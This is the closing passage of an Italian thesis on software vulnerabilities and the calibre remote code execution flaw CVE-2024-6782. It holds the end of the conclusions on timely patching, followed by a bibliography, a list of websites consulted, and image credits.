dell'applicativo interessato mettono in luce la fondamentale importanza di attuare una visione proattiva nella gestione degli aggiornamenti di un'applicazione, con la finalità di renderla sicura e affidabile da usare anche per gli ambienti più critici, i quali possono essere dei luoghi pubblici frequentati da migliaia di persone al giorno o dei reparti di produzione di un'azienda.

Da questo elaborato emerge l'importanza di mantenere aggiornati i sistemi software, adottando un approccio volto ad accogliere tempestivamente i miglioramenti introdotti nel codice ad ogni release: essi contribuiscono a renderli più sicuri e a prepararli anche a un futuro in cui potrebbero essere scoperte nuove vulnerabilità; se non affrontate con le dovute precauzioni, tali vulnerabilità possono infatti risultare efficaci e persino dannose. Questo impegno, affinché possa mostrare la sua piena efficacia, dovrebbe coinvolgere entrambe le parti del ciclo di vita del software. Da un lato, gli sviluppatori dovrebbero favorire un rilascio continuo e tempestivo di aggiornamenti di sicurezza e migliorativi, curando quindi sviluppo e manutenzione del prodotto per aumentarne la sua qualità e affidabilità. Dall'altro, i clienti dovrebbero mantenere zelantemente i propri sistemi nelle migliori condizioni, applicando le patch di sicurezza rilasciate e adottando un'impostazione più critica e consapevole nell'uso delle risorse offerte da Internet, uno strumento indiscutibilmente rivoluzionario e versatile, ma potenzialmente pericoloso quando impiegato con gli intenti sbagliati, e capace di favorire la diffusione di vulnerabilità e minacce che — se sfruttate con sapienza — possono causare danni anche ingenti, indipendentemente dall'ambito.

Bibliografia

[1] Istituto dell'Enciclopedia Italiana, "Baco." Vocabolario on-line Treccani. https://www.treccani.it/vocabolario/baco2.

[2] P. Atzeni, R. Torlone, S. Paraboschi, P. Fraternali, and S. Ceri, *Basi di dati*. McGraw-Hill, 4° ed., 2014.

[3] D. Masini, "Introduzione al software libero." http://danielemasini.altervista.org/softwarelibero/il_sw_libero.pdf, dec 2013.

[4] C. C. Elisan, *Malware, rootkits & botnets: A beginner's guide*. McGraw-Hill, 2013.

[5] G. S. Malkin and T. L. Parker, "Internet Users' Glossary." RFC 1392, Jan. 1993.

[6] S. Rose, O. Borchert, S. Mitchell, and S. Connelly, "Zero trust architecture," *NIST Special Publication 800-207*, Agosto 2020. DOI: https://doi.org/10.6028/NIST.SP.800-207.

[7] W. Stallings, *Computer Organization and Architecture: Designing for performance*. Pearson Education Limited, 2022.

[8] OWASP Foundation, "Cross site scripting (XSS)." https://owasp.org/www-community/attacks/xss.

[9] M. Liverani, *UNIX: introduzione elementare*. Università degli Studi Roma Tre, Dipartimento di Matematica.

[10] Dipartimento di Informatica, Università di Pisa, "Introduzione ad UNIX e la shell." https://didawiki.di.unipi.it/lib/exe/fetch.php/informatica/prl/lab1_introunix.pdf.

[11] F. Formichi and G. Meini, *Corso di Informatica*. Zanichelli, 2° ed., 2018.

[12] E. Baldino, R. Rondano, A. Spano, and C. Iacobelli, *Internetworking, Sistemi e reti*. Mondadori Education, 2° ed., 2016.

[13] S. Pelagatti, E. Pistoletti, F. Nidito, and C. Scordino, "I segnali." https://didawiki.cli.di.unipi.it/lib/exe/fetch.php/lcs/lcs06/esercitazioni/11segnali.pdf, 2006.

[14] R. W. Shirey, "Internet Security Glossary, Version 2." RFC 4949, Aug. 2007.

[15] Associazione Italiana per la Sicurezza Informatica (Clusit), "Rapporto Clusit 2026 sulla Cybersecurity in Italia e nel mondo," tech. rep., CLUSIT, marzo 2026.

[16] S. Steinberg, A. Stepan, and K. Neary, "The hacking of Sony Pictures: A Columbia University case study," Tech. Rep. SIPA-21-0023, Columbia University, School of International and Public Affairs (SIPA), 2022.

[17] P. Mello and F. Chesani, "Allocazione della memoria." `https://lia.disi.unibo.it/Courses/FondT1-1819-INF/lezioni/modulo1/19-AllocDinamica.pdf`, 2018.

[18] The FreeBSD Documentation Project, *FreeBSD Developers' Handbook*. The FreeBSD Project, 2026.

[19] M. Raynal, *Concurrent programming: Algorithms, principles, and foundations*. Springer, 2012.

[20] T. Farah, R. Shelim, M. Zaman, M. M. Hassan, and D. Alam, "Study of race condition: A privilege escalation vulnerability," *Journal of Systemics, Cybernetics and Informatics*, vol. 16, no. 1, pp. 22–26, 2018.

[21] U. De Carlini, "Processi e thread." `http://wpage.unina.it/decarl/thread.pdf`. Università degli Studi di Napoli Federico II.

[22] SUSE Linux Products GmbH, *Access Control Lists in Linux*. SUSE Linux Reference Manual.

[23] K. Goyal, *calibre User Manual*. The calibre-ebook.com team. `https://manual.calibre-ebook.com`.

[24] FIRST.org, Inc., "Common vulnerability scoring system version 3.1: Specification document," revision 1, Forum of Incident Response and Security Teams (FIRST), June 2019.

[25] Broadcom Inc., *VMware Workstation Pro 25H2 Manual*, 2026.

[26] Python Software Foundation, *Python 3 Documentation*. `https://docs.python.org/3`.

[27] E. Moy, S. Gildea, and T. E. Dickey, *XTerm Control Sequences*. `https://invisible-island.net/xterm/ctlseqs/ctlseqs.html`.

[28] M. Kerrisk and The Linux man-pages Project, *Linux manual pages*. `https://man7.org/linux/man-pages/index.html`.

[29] The Linux Foundation, *Linux Standard Base Core Specification 3.0, Generic Part*, 2005.

[30] Microsoft Corporation, *Windows Commands Reference*. `https://learn.microsoft.com/windows-server/administration/windows-commands`.

[31] Microsoft Corporation, *PowerShell Documentation (v7.5)*. `https://learn.microsoft.com/en-us/powershell/?view=powershell-7.5`.

[32] Canonical Ltd., *Ubuntu Manpages (Focal Fossa)*, 2020. `https://manpages.ubuntu.com/manpages/focal`.

[33] Wikibooks, "Windows batch scripting — wikibooks, the free textbook project," 2025. `https://en.wikibooks.org/w/index.php?title=Windows_Batch_Scripting&oldid=4585179`.

Sitografia

Di seguito, l'elenco completo dei siti web consultati per la redazione dell'elaborato. Si segnala l'abbreviazione di alcuni link (segnalata dal carattere "...") dietro a necessità grafiche.

1. **IBM think**: Cos'è l'IoT? – `https://www.ibm.com/it-it/topics/internet-of-things`
2. **SAP**: Che cos'è l'Internet of Things (IoT)? – `https://www.sap.com/italy/resources/what-is-iot`
3. **Amazon AWS**: Che cos'è un framework di programmazione e ingegneria? – `https://aws.amazon.com/it/what-is/framework/`
4. **JSON.org**: Introduzione a JSON – `https://www.json.org/json-it.html`
5. **IBM think**: Cosa sono gli hypervisor? – `https://www.ibm.com/it-it/think/topics/hypervisors`
6. **Statista**: Number of internet users worldwide from 2005 to 2025 – `https://www.statista.com/statistics/273018/number-of-internet-users-worldwide/`
7. **Demandsage**: Internet of Things (IoT) Statistics: Market & Growth Data – `https://www.demandsage.com/internet-of-things-statistics/`
8. **Kaspersky daily**: Can we beat software vulnerabilities? – `https://www.kaspersky.com/blog/can-we-beat-software-vulnerabilities/14997/`
9. **UniverseIT**: Vulnerabilità Informatica: cos'è, pericolosità, esempi e gestione – `https://universeit.blog/vulnerabilita-informatica/`
10. **Glossario Veeam**: Cos'è la gestione delle vulnerabilità? – `https://www.veeam.com/it/glossary/vulnerability-management.html`
11. **Common Weakness Enumeration**: New to CWE – `https://cwe.mitre.org/about/new_to_cwe.html`
12. **Cloudflare**: Cos'è un exploit zero-day? – `https://www.cloudflare.com/it-it/learning/security/threats/zero-day-exploit`
13. **Cybersecurity 360**: Vulnerabilità zero-day: cosa sono e come funziona il mercato nero degli exploit – `https://www.cybersecurity360.it/nuove-minacce/vulnerabilita-...`

14. **IBM think**: Che cos'è un exploit zero-day? – `https://www.ibm.com/it-it/think/topics/zero-day`

15. **Cloudflare**: Cos'è un buffer overflow? – `https://www.cloudflare.com/it-it/learning/security/threats/buffer-overflow`

16. **robertosala.it**: Introduzione alla tecnica del Buffer Overflow – `https://www.robertosaia.it/documents/tutorials/ita-tutorial-011.htm`

17. **Fortinet CyberGlossary**: Che cos'è il buffer overflow? – `http://www.fortinet.com/it/resources/cyberglossary/buffer-overflow`

18. **Imperva**: Race Condition – `https://www.imperva.com/learn/application-security/race-condition`

19. **Aptive**: What is a Race Condition? – `https://www.aptive.co.uk/blog/what-is-race-condition`

20. **Arcjet blog**: Security Concepts for Developers: Race Condition Attacks – `https://blog.arcjet.com/security-concepts-for-developers-...`

21. **Common Weakness Enumeration**: CWE-20: Improper Input Validation – `https://cwe.mitre.org/data/definitions/20.html`

22. **Cymulate**: Input Validation Vulnerabilities: What They Are and How to Avoid Them – `https://cymulate.com/cybersecurity-glossary/input-validation`

23. **OWASP Foundation**: M4: Insufficient Input/Output Validation – `https://owasp.org/www-project-mobile-top-10/2023-risks/m4-...`

24. **Common Weakness Enumeration**: CWE-863: Incorrect Authorization – `https://cwe.mitre.org/data/definitions/863.html`

25. **Star Labs SG**: (CVE-2024-6782) Calibre Remote Code Execution – `https://starlabs.sg/advisories/24/24-6782/`

26. **National Vulnerability Database (NVD)**: CVE-2024-6782 Detail – `https://nvd.nist.gov/vuln/detail/CVE-2024-6782`

27. **Wikipedia**: Common Vulnerability Scoring System – `https://it.wikipedia.org/wiki/Common_Vulnerability_Scoring_System`

28. **National Vulnerability Database (NVD)**: CNAs and CVE Counting – `https://nvd.nist.gov/general/cna-counting`

29. **Wikipedia**: Testbed – `https://en.wikipedia.org/wiki/Testbed`

30. **Wikipedia**: Port forwarding – `https://it.wikipedia.org/wiki/Port_forwarding`

31. **Real Python**: Python's Requests Library – `https://realpython.com/python-requests`

32. **Medium.com**: LD_LIBRARY_PATH – `https://medium.com/@smilesajid14/ld-library-path-cd15703773b0`

33. **Microsoft Learn**: Identificazione di funzioni nelle DLL – `https://learn.microsoft.com/it-it/dotnet/framework/interop/identifying-functions-in-dlls`

34. **Linux Journal**: Running Multiple Linux Commands Simultaneously – `https://www.linuxjournal.com/content/mastering-terminal-command-...`

35. **ElevenForum Windows**: Complete List of Environment Variables in Windows 11 – `https://www.elevenforum.com/t/complete-list-of-environment-...`

Referenze immagini

Nella seguente pagina sono indicate le provenienze delle risorse grafiche impiegate nella tesi. Le immagini non presenti nella lista sono state realizzate tramite acquisizione schermo, utilizzando l'apposito strumento predisposto dal sistema operativo.

Figura 1.1 `www.statista.com/statistics/273018/number-of-internet-users-worldwide` (disponibile gratuitamente previa registrazione al sito)

Figura 2.1 `https://commons.wikimedia.org/wiki/File:Buffer_overflow_basicexample.svg`, con licenza CC BY-SA 2.0

Figura 2.2 `https://portswigger.net/web-security/race-conditions/images/race-conditions-main-graphic.png`

Figura 2.3 Illustrazione realizzata con il software Lucidchart.

Figura 3.4 `https://nvd.nist.gov/vuln-metrics/cvss/v3-calculator?name=CVE-2024-6782&vector=AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H&version=3.1&source=STAR%20Labs%20SG%20Pte.%20Ltd`

Figura 3.5 Illustrazione realizzata con il software Lucidchart.

Figura 3.8 Immagine realizzata con il software Enterprise Architect di Sparx Systems

Figura 3.9 Immagine generata dallo strumento `silicon`, disponibile su `https://github.com/Aloxaf/silicon`